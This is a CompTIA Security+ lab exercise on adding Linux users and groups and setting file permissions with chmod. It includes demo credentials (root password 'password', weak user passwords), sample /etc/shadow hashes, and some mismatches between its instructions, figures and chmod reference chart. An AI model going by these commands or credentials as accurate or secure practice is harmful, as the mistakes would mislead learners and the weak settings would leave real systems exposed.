Information Assurance CompTIA Security+® Lab Series

Lab 15: Authentication, Authorization and Access Control

CompTIA Security+® Domain 5 - Access Control and Identity Management

Objective 5.3: Explain the fundamental concepts and best practices related to authentication, authorization and access control.

Document Version: **2012-08-15 (Beta)**

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization: Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

1 Introduction 3

2 Objective: Explain the fundamental concepts and best practices related to authentication, authorization and access control 3

3 Pod Topology 4

4 Lab Settings 5

Task 1 Adding Groups, Users and Passwords 6

 Task 1.1 Adding Groups, Users and Passwords to a Linux System 6

 Task 1.2 Conclusion 13

 Task 1.3 Discussion Questions 13

Task 2 Symbolic Permissions 14

 Task 2.1 Using Symbolic Permissions 14

 Task 2.2 Conclusion 19

 Task 2.3 Discussion Questions 19

Task 3 Absolute Permissions 20

 Task 3.1 Using Absolute Permissions 20

 Task 3.2 Conclusion 25

 Task 3.3 Discussion Questions 25

5 References 26

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will be able to implement permissions on files and folders to both allow and restrict users from accessing them. The ability to use file and folder security is critical for keeping an operating system and its resources secure.

This lab includes the following tasks:

- [Task 1](#) - Adding Groups, Users and Passwords
- [Task 2](#) - Symbolic Permissions
- [Task 3](#) - Absolute Permissions

2 Objective: Explain the fundamental concepts and best practices related to authentication, authorization and access control

You may have read articles online describing situations where information was improperly accessed on systems. Information security means just that, information needs to be secure. That goal is achieved when individuals understand how to effectively implement permissions.

passwd file [1] – User accounts on a Linux system are listed in the passwd file, which is stored in the /etc directory. The passwd file has less restrictive permissions than the shadow file because it does not store the encrypted password hashes. On most Linux systems, any account has the ability to read the contents of the passwd file.

shadow file [2] – The shadow file also stores information about user's accounts on a Linux system. The shadow file also stores the encrypted password hashes, and has more restrictive permissions than the passwd file. On most Linux systems, only the root account has the ability to read the contents of the shadow file.

chmod [3] – The chmod command can be used to change permissions on a file or folder. The chmod command can be used regardless of whether permissions are set using absolute or symbolic permissions. The root and other accounts can use chmod.

useradd [4] – the useradd command can be used to add a user to the system. When the useradd command is utilized, a directory is created for the user in the /home folder.

groupadd [5] – Creating the groups before the users is generally a good practice for Linux administrators. The groups are stored in the group file in the /etc directory.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machine before starting the tasks in this lab:

Red Hat Linux Internal Victim Machine	192.168.100.147
Red Hat Linux root password	password

Red Hat Enterprise Linux Login:

1. Click on the Red Hat Linux icon on the topology.
2. Type **root** at the rhel login: prompt.
3. Type **password** at the Password: prompt.

For security purposes, the password will not be displayed.

4. To start the GUI, type **startx** at the [root@rhe ~]# prompt.

```
Red Hat Enterprise Linux Server
Kernel 2.6.18-308.el5 on an i686

rhel login: root
Password:
Last login: Sat Jun 16 11:48:58
[root@rhel ~]# startx_
```

Figure 2: RHEL login

Task 1 Adding Groups, Users and Passwords

Performing account administration on a Linux system is a straightforward process, requiring several basic steps, which will be illustrated in the sections below:

- Create the groups
- Create user accounts, adding them to the group as they are created
- Assign passwords to the accounts

Task 1.1 Adding Groups, Users and Passwords to a Linux System

1. Click on the Red Hat Linux system. Type the following command to launch the Graphical User Interface;

```
[root@rhel ~]#startx
```

```
[root@rhel ~]# startx_
```

Figure 3: Starting the X Server

2. In the Red Hat Linux system, right click on the desktop and select **Open Terminal** to open a terminal. Another way to open the terminal is by clicking on the blue box next to the **System** tab.




Figure 4: Opening a Terminal on Linux

3. Type the following command to view the user accounts on the system:
- ```
[root@rhel ~]#system-config-users
```




Figure 5: User Accounts on the Linux System

First, we will be creating two groups, **sesamestreet** and **simpsons**. We will be creating a total of six users, with three users in each group. After creating each user and putting them in their corresponding group, we will assign each user account a password.

The charts below show a summary of the users, groups and passwords for our accounts.

| Group: sesamestreet |          | Group: simpsons |          |
|---------------------|----------|-----------------|----------|
| User                | Password | User            | Password |
| elmo                | red      | bart            | boy      |
| cookie              | blue     | lisa            | girl     |
| oscar               | green    | homer           | man      |

4. Type the following command to add the group **sesamestreet**:  
[root@rhel ~]#groupadd sesamestreet

```
[root@rhel ~]# groupadd sesamestreet
```

Figure 6: Adding the Group sesamestreet

5. Type the following command to add the group **simpsons**:  
[root@rhel ~]#**groupadd simpsons**

```
[root@rhel ~]# groupadd simpsons
```

Figure 7: Adding the Group simpsons

6. Type the following command to view the group file:  
[root@rhel ~]#**cat /etc/group**

```
[root@rhel ~]# cat /etc/group
```

Figure 8: Viewing the Group File

If you scroll to the bottom of the group file, you will see the groups that were created along with their corresponding unique group number. Note: The root group has an id of zero.

```
xfst:x:43:
named:x:25:
stapdev:x:102:
stapusr:x:103:
gdm:x:42:
sabayon:x:86:
screen:x:84:
student:x:500:
sesamestreet:x:501:
simpsons:x:502:
```

Figure 9: The group file

You can add users to the system in Linux by typing the **useradd** command. The **useradd** command will automatically create a directory with that user's name within the */home* directory. When the user logs in, they will be placed into their directory within */home*.

7. To add a user named **elmo** and put him in the **sesamestreet** group, type:  
[root@rhel ~]#**useradd elmo -g sesamestreet**

```
[root@rhel ~]# useradd elmo -g sesamestreet
```

Figure 10: Adding the user elmo

8. To add a user named **cookie** and put him in the **sesamestreet** group, type:  
[root@rhel ~]#**useradd cookie -g sesamestreet**

```
[root@rhel ~]# useradd cookie -g sesamestreet
```

Figure 11: Adding the user cookie



- To add a user named **oscar** and put him in the **sesamestreet** group, type:  
`[root@rhel ~]#useradd oscar -g sesamestreet`

```
[root@rhel ~]# useradd oscar -g sesamestreet
```

Figure 12: Adding the user oscar

- To add a user named **bart** and put him in the **simpsons** group, type:  
`[root@rhel ~]#useradd bart -g simpsons`

```
[root@rhel ~]# useradd bart -g simpsons
```

Figure 13: Adding the user bart

- To add a user named **lisa** and put her in the **simpsons** group, type:  
`[root@rhel ~]#useradd lisa -g simpsons`

```
[root@rhel ~]# useradd lisa -g simpsons
```

Figure 14: Adding the user lisa

- To add a user named **homer** and put him in the **simpsons** group, type:  
`[root@rhel ~]#useradd homer -g simpsons`

```
[root@rhel ~]# useradd homer -g simpsons
```

Figure 15: Adding the user homer

- Type the following command to view the user accounts on the system:  
`[root@rhel ~]#system-config-users`




Figure 16: Viewing the Groups in the User Manager

When groups are added first, followed by users being added and put into the groups as they are created, you will have a structure where permissions can be set effectively.

Next, we will give each user a password. We will use simple passwords for this exercise, but that should never be done on a production system. Avoid dictionary words because attackers can use programs like *John the Ripper* to crack short passwords or passwords that are found in a dictionary. Stick to passwords with a minimum of eight characters, uppercase and lowercase letters, and special characters. When you use a simple password with the **passwd** command, you will be warned that the password is a “BAD PASSWORD: it is WAY too short”. Retype the password again and it will be accepted.

For security reasons, passwords will not be displayed when you type them.

14. Type the following to give **elmo** a password. Type **red** twice as the password.  
[root@rhel ~]#**passwd elmo**

```
[root@rhel ~]# passwd elmo
Changing password for user elmo.
New UNIX password:
BAD PASSWORD: it is WAY too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 17: Giving the user a Password

You should receive the message, *all authentication tokens updated successfully*.

15. Type the following to give **cookie** a password. Type **blue** twice as the password:  
[root@rhel ~]#**passwd cookie**

```
[root@rhel ~]# passwd cookie
Changing password for user cookie.
New UNIX password:
BAD PASSWORD: it is too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 18: Giving the user a Password

You should receive the message, *all authentication tokens updated successfully*.

16. Type the following to give **oscar** a password. Type **green** twice as the password:  
[root@rhel ~]#**passwd oscar**

```
[root@rhel ~]# passwd oscar
Changing password for user oscar.
New UNIX password:
BAD PASSWORD: it is too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 19: Giving the user a Password

You should receive the message, *all authentication tokens updated successfully*.

17. Type the following to give **bart** a password. Type **boy** twice as the password:  
[root@rhel ~]#**passwd bart**

```
[root@rhel ~]# passwd bart
Changing password for user bart.
New UNIX password:
BAD PASSWORD: it is WAY too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 20: Giving the user a Password

You should receive the message, *all authentication tokens updated successfully*.

18. Type the following to give **lisa** a password. Type **girl** twice as the password:  
[root@rhel ~]#**passwd lisa**

```
[root@rhel ~]# passwd lisa
Changing password for user lisa.
New UNIX password:
BAD PASSWORD: it is too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 21: Giving the user a Password

You should receive the message, *all authentication tokens updated successfully*.

19. Type the following to give **homer** a password. Type **man** twice as the password:  
[root@rhel ~]#**passwd homer**

```
[root@rhel ~]# passwd homer
Changing password for user homer.
New UNIX password:
BAD PASSWORD: it is WAY too short
Retype new UNIX password:
passwd: all authentication tokens updated successfully.
```

Figure 22: Giving the user a Password

You should receive the message *all authentication tokens updated successfully*.

20. Type the following command to view the created users in the passwd file:

```
[root@rhel ~]# cat /etc/passwd
```

```
[root@rhel ~]# cat /etc/passwd
```

Figure 23: Displaying the passwd file

The bottom of the passwd file will display all of the newly created users.

```
eelmo:x:501:501::/home/eelmo:/bin/bash
cookie:x:502:501::/home/cookie:/bin/bash
oscar:x:503:501::/home/oscar:/bin/bash
bart:x:504:502::/home/bart:/bin/bash
lisa:x:505:502::/home/lisa:/bin/bash
homer:x:506:502::/home/homer:/bin/bash
```

Figure 24: The passwd file

21. Type the following command to view the created users in the shadow file:

```
[root@rhel ~]# cat /etc/shadow
```

```
[root@rhel ~]# cat /etc/shadow
```

Figure 25: Displaying the shadow file

The bottom of the shadow file will display all of the user's password hash.

```
eelmo:1VtzrQlym$G/pkST3KmlaxoPRIpL5or0:15430:0:99999:7:::
cookie:1w03RCLxz$f4MTFDHlPjSo0qDaznSZ9.:15430:0:99999:7:::
oscar:1YayVdyeS$s4YqxKEI0h.KgPk7jDz9m/:15430:0:99999:7:::
bart:1KkyHJmwe$RIID8d6birFWrF4hs6.r1/:15430:0:99999:7:::
lisa:1S493ipQ/$DtAoCLfv9B6eAGH.3XMSA1:15430:0:99999:7:::
homer:1DCtKAM.b$m6t4R97cDF4sssIhEfbca/:15430:0:99999:7:::
```

Figure 26: The shadow file

22. Do not close the Red Hat terminal. This exercise will be continued in [Task 2.1](#).

## **Task 1.2 Conclusion**

The command to create a group on a Linux system is `groupadd`. After groups are added to the system, you can add users with `useradd`, and place them in the group as you create them. Users are given passwords with the `passwd` command. The users will appear in the `passwd` and `shadow` files. The encrypted password hashes are stored in the `shadow` file. By default, the `shadow` file can only be viewed by the root account.

## **Task 1.3 Discussion Questions**

1. What is the command to add a group to the system in Linux?
2. What is the command to give a user a password in Linux?
3. What is the command to add a user to the system in Linux?
4. Where is the user's encrypted password hash stored on a Linux system?

## Task 2 Symbolic Permissions

Adding permissions to files and folders can be done by using absolute or symbolic permissions. The symbolic permissions are easier for beginners to use.

### Task 2.1 Using Symbolic Permissions

Continue using the terminal from [Task 1.1](#).

1. Type the following command as the root user to restart the system:  
[root@rhel ~]# **init 6**

```
[root@rhel ~]# init 6
```

Figure 27: Restarting the System using the init 6

You should arrive at the Red Hat Enterprise Linux Server login screen.

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

rhel login: _
```

Figure 28: The Red Hat Linux Login Screen

2. Log in as the user **bart** with the password of **boy**.

For security reasons, the password will not be displayed when you type it.

```
rhel login: bart
Password:
```

Figure 29: Logging in as bart

After a successful login, you will see the **[bart@rhel ~]** prompt followed by the dollar sign.

```
[bart@rhel ~]$
```

Figure 30: Regular users have a \$ prompt

Only the root account will get the # prompt. Other users will get a \$ prompt. When a user logs on to a Linux system, they are “put” into their folder within the */home* directory. Their folder is created when the account is added, using the **useradd** command.

- To view your present working directory, type:  
[bart@rhel ~]\$ pwd

```
[bart@rhel ~]$ pwd
/home/bart
```

Figure 31: The Present Working Directory of a Linux System

- Type the following command to go back one directory to the */home* directory:  
[bart@rhel ~]\$ cd ..

```
[bart@rhel ~]$ cd ..
```

Figure 32: Moving Back One Directory

- Type the following command to list all of the directories and their permissions:  
[bart@rhel ~]\$ ls -l

```
[bart@rhel home]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Mar 31 10:36 bart
drwx----- 3 cookie sesamestreet 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestreet 4096 Mar 31 10:24 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwx----- 3 lisa simpsons 4096 Mar 31 10:37 lisa
drwx----- 3 oscar sesamestreet 4096 Mar 31 10:26 oscar
```

Figure 33: The Permissions of the Home Directory

The Linux operating system has a total of 10 letters or dashes in the permissions fields:

- The first field is a dash for a file and a d for a directory
- The 2<sup>nd</sup> through 4<sup>th</sup> fields are for the user
- The 5<sup>th</sup> through 7<sup>th</sup> fields are for the group
- The 8<sup>th</sup> through 10<sup>th</sup> fields are for others (accounts other than those in the group)




Figure 34: Linux Permissions

There is one exception to the permissions rule. The root account has full access.

In Linux, the default is for only the user to have access to their folder within home. **Bart** will be denied if he tries to enter a folder from another account in his group.

6. Try to enter lisa's folder as bart by typing the following command:

```
[bart@rhel ~]$ cd lisa
```

```
[bart@rhel home]$ cd lisa
-bash: cd: lisa: Permission denied
```

Figure 35: Permission is Denied

Bart is denied from accessing the lisa folder.

7. To log out as bart and end his session, type the following command:

```
[bart@rhel ~]$ exit
```

```
[bart@rhel ~]$ exit
```

Figure 36: Typing exit

8. Log in as the user lisa with the password of girl.

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

rhel login: lisa
Password:
[[lisa@rhel ~]$
```

Figure 37: Logging in a lisa

After a successful login, you will see the `[lisa@rhel ~]` prompt followed by the dollar sign.

9. To view your present working directory or print your working directory, type:

```
[lisa@rhel ~]$ pwd
```

```
[[lisa@rhel ~]$ pwd
/home/lisa
```

Figure 38: The Present Working Directory of a Linux System

10. Type the following command to go back one directory to the `/home` directory:

```
[lisa@rhel ~]$ cd ..
```

```
[[lisa@rhel ~]$ cd ..
[[lisa@rhel home]$
```

Figure 39: Moving Back One Directory

11. Type the following command to list all of the directories and their permissions:



```
[lisa@rhel ~]$ ls -l
```

```
[lisa@rhel ~]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Apr 7 10:43 bart
drwx----- 3 cookie sesamestreet 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestreet 4096 Mar 31 10:24 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwx----- 3 lisa simpsons 4096 Mar 31 10:37 lisa
drwx----- 3 oscar sesamestreet 4096 Mar 31 10:26 oscar
```

Figure 40: The Permissions of the Home Directory

Lisa can give the other members of her group, bart and homer, permission to enter her folder by using the chmod command.

12. Type the following to add **read**, **write** and **execute** permissions for lisa’s group:

```
[lisa@rhel ~]$ chmod g+rwx lisa
```

```
[lisa@rhel ~]$ chmod u+rwx lisa
```

Figure 41: Changing the Permissions

13. Type the following command to list all of the directories and their permissions:

```
[lisa@rhel ~]$ ls -l
```

```
[lisa@rhel ~]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Apr 7 10:43 bart
drwx----- 3 cookie sesamestreet 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestreet 4096 Mar 31 10:24 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwxrwxr-- 3 lisa simpsons 4096 Apr 7 11:24 lisa
```

Figure 42: Listing the Files on C:

The chart below shows examples of other ways the chmod command can be used:

| chmod command | Results                                                    |
|---------------|------------------------------------------------------------|
| chmod u+rwx   | Adds read, write, and execute permissions for the user     |
| chmod u+rw    | Adds read and write permissions for the group              |
| chmod o+r     | Adds read permissions for others                           |
| chmod g-rwx   | Removes read, write, and execute permissions for the group |

14. To log out as lisa and end her session, type the following command:

```
[lisa@rhel ~]$ exit
```

```
[lisa@rhel ~]$ exit
```

Figure 43: Typing exit

15. Log in as the user **bart** with the password of **boy**.

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

rhel login: bart
Password:
Last login: Sat Apr 7 10:43:38 on tty1
[bart@rhel ~]$ _
```

Figure 44: Logging in as bart

After a successful login, you will see the **[bart@rhel ~]** followed by the dollar sign.

16. Type the following command to go back one directory to the */home* directory:  
[bart@rhel ~]\$ `cd ..`

```
[bart@rhel ~]$ cd ..
```

Figure 45: Moving Back One Directory

Now that permissions are modified, bart should now be allowed to enter lisa's folder

17. Try to enter lisa's folder as bart by typing the following command:  
[bart@rhel ~]\$ `cd lisa`

```
[bart@rhel home]$ cd lisa
```

Figure 46: Permission

18. To view the account you are logged in as and your present directory:  
type:[bart@rhel ~]\$ `whoami && pwd`

```
[bart@rhel lisa]$ whoami && pwd
bart
/home/lisa
```

Figure 47: Copying Files to the Web Root

19. To log out as bart and end his session, type the following command:  
[bart@rhel ~]\$ `exit`

```
[bart@rhel ~]$ exit
```

Figure 48: Typing exit

## Task 2.2 Conclusion

With Linux, there are permissions for users, groups, and others on files on folders. Using the symbolic permissions, the owner of a file or folder can change those permissions. If permissions are added for a group, other users who are members of the group will be able to access files or folders to which they are granted permission.

## Task 2.3 Discussion Questions

1. What is the command to give the group read and write permissions for the lisa folder, within the home directory using symbolic permissions?
2. What is the command to give others read permissions for the lisa folder, within the home directory using symbolic permissions?
3. What is the command to take away the read permissions for group for the lisa folder, within the home directory using symbolic permissions?
4. What is the command to take away the read and execute permissions for the others for the lisa folder, within the home directory using symbolic permissions?

### Task 3 Absolute Permissions

There are other ways to assign permissions besides using the symbolic permissions. The use of absolute permissions is a different way to assign permissions to files and folders, which can provide the same results as using the symbolic permissions.

| Number | Permissions              |
|--------|--------------------------|
| 7      | Read, Write, and Execute |
| 6      | Read and Write           |
| 5      | Read and Execute         |
| 4      | Read                     |
| 3      | Write and Execute        |
| 2      | Write                    |
| 1      | Execute                  |
| 0      | None                     |

By typing the following command, **chmod 764 file1**, these permissions will be assigned:

- The user will get Read, Write, and Execute permissions
- The group will get Read and Write
- Others will get Read Access

```
[root@rhel ~]# chmod 764 file1
[root@rhel ~]# ls -l file1
-rwxrw-r-- 1 root root 0 Apr 10 14:49 file1
 user group others
```

Figure 49: Privileges fields for Users, Groups, and Others

#### Task 3.1 Using Absolute Permissions

1. Log in as the user **elmo** with the password of **red**.

For security reasons, the password will not be displayed when you type it.

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

rhel login: elmo
Password:
```

Figure 50: Logging in as elmo

After a successful login, you will see the **[elmo@rhel ~]** prompt followed by the dollar sign.

```
[elmo@rhel ~]$ _
```

Figure 51: Regular users have a \$ prompt

- To view your present working directory or print your working directory, type:  
[elmo@rhel ~]\$ pwd

```
[elmo@rhel ~]$ pwd
/home/elmo
```

Figure 52: The Present Working Directory of a Linux System

- Type the following command to go back one directory to the */home* directory:  
[elmo@rhel ~]\$ cd ..

```
[elmo@rhel ~]$ cd ..
[elmo@rhel home]$
```

Figure 53: Moving Back One Directory

- Type the following command to list all of the directories and their permissions:  
[elmo@rhel ~]\$ ls -l

```
[elmo@rhel home]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Apr 7 10:43 bart
drwx----- 3 cookie sesamestreet 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestreet 4096 Mar 31 10:24 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwxrwx--- 3 lisa simpsons 4096 Apr 7 11:24 lisa
drwx----- 3 oscar sesamestreet 4096 Mar 31 10:26 oscar
```

Figure 54: The Permissions of the Home Directory

- Try to enter lisa's folder as elmo by typing the following command:  
[elmo@rhel ~]\$ cd lisa

```
[elmo@rhel home]$ cd lisa
-bash: cd: lisa: Permission denied
```

Figure 55: Permission is Denied

- To log out as elmo and end his session, type the following command:  
[elmo@rhel ~]\$ exit

```
[elmo@rhel home]$ exit
```

Figure 56: Typing exit

7. Log in as the user `lisa` with the password of `girl`.

```
Red Hat Enterprise Linux Server release 5.4 (Tikanga)
Kernel 2.6.18-164.el5 on an i686

rhel login: lisa
Password:
[lisa@rhel ~]$
```

Figure 57: Logging in a lisa

After a successful login, you will see the `[lisa@rhel ~]` followed by the dollar sign.

8. To view your present working directory or print your working directory, type:
 

```
[lisa@rhel ~]$ pwd
```

```
[lisa@rhel ~]$ pwd
/home/lisa
```

Figure 58: The Present Working Directory of a Linux System

9. Type the following command to go back one directory to the `/home` directory:
 

```
[lisa@rhel ~]$ cd ..
```

```
[lisa@rhel ~]$ cd ..
[lisa@rhel home]$
```

Figure 59: Moving Back One Directory

10. Type the following command to list all of the directories and their permissions:
 

```
[lisa@rhel ~]$ ls -l
```

```
[lisa@rhel home]$ ls -l
total 32
drwx----- 3 bart simpsons 4096 Apr 7 10:43 bart
drwx----- 3 cookie sesamestreet 4096 Mar 31 10:25 cookie
drwx----- 3 elmo sesamestreet 4096 Apr 10 19:34 elmo
drwx----- 3 homer simpsons 4096 Mar 31 10:40 homer
drwxrwx--- 3 lisa simpsons 4096 Apr 7 11:24 lisa
drwx----- 3 oscar sesamestreet 4096 Mar 31 10:26 oscar
```

Figure 60: The Permissions of the Home Directory

The user `elmo` is denied from accessing the `lisa` folder. Lisa can grant access to others (everyone other than herself and the individuals within her group). You can give permissions to others to enter `lisa`'s folder by using `chmod` with absolute permissions.

11. Type the following to add **read**, **write** and **execute** permissions for others:

```
[lisa@rhel ~]$ chmod 707 lisa
```


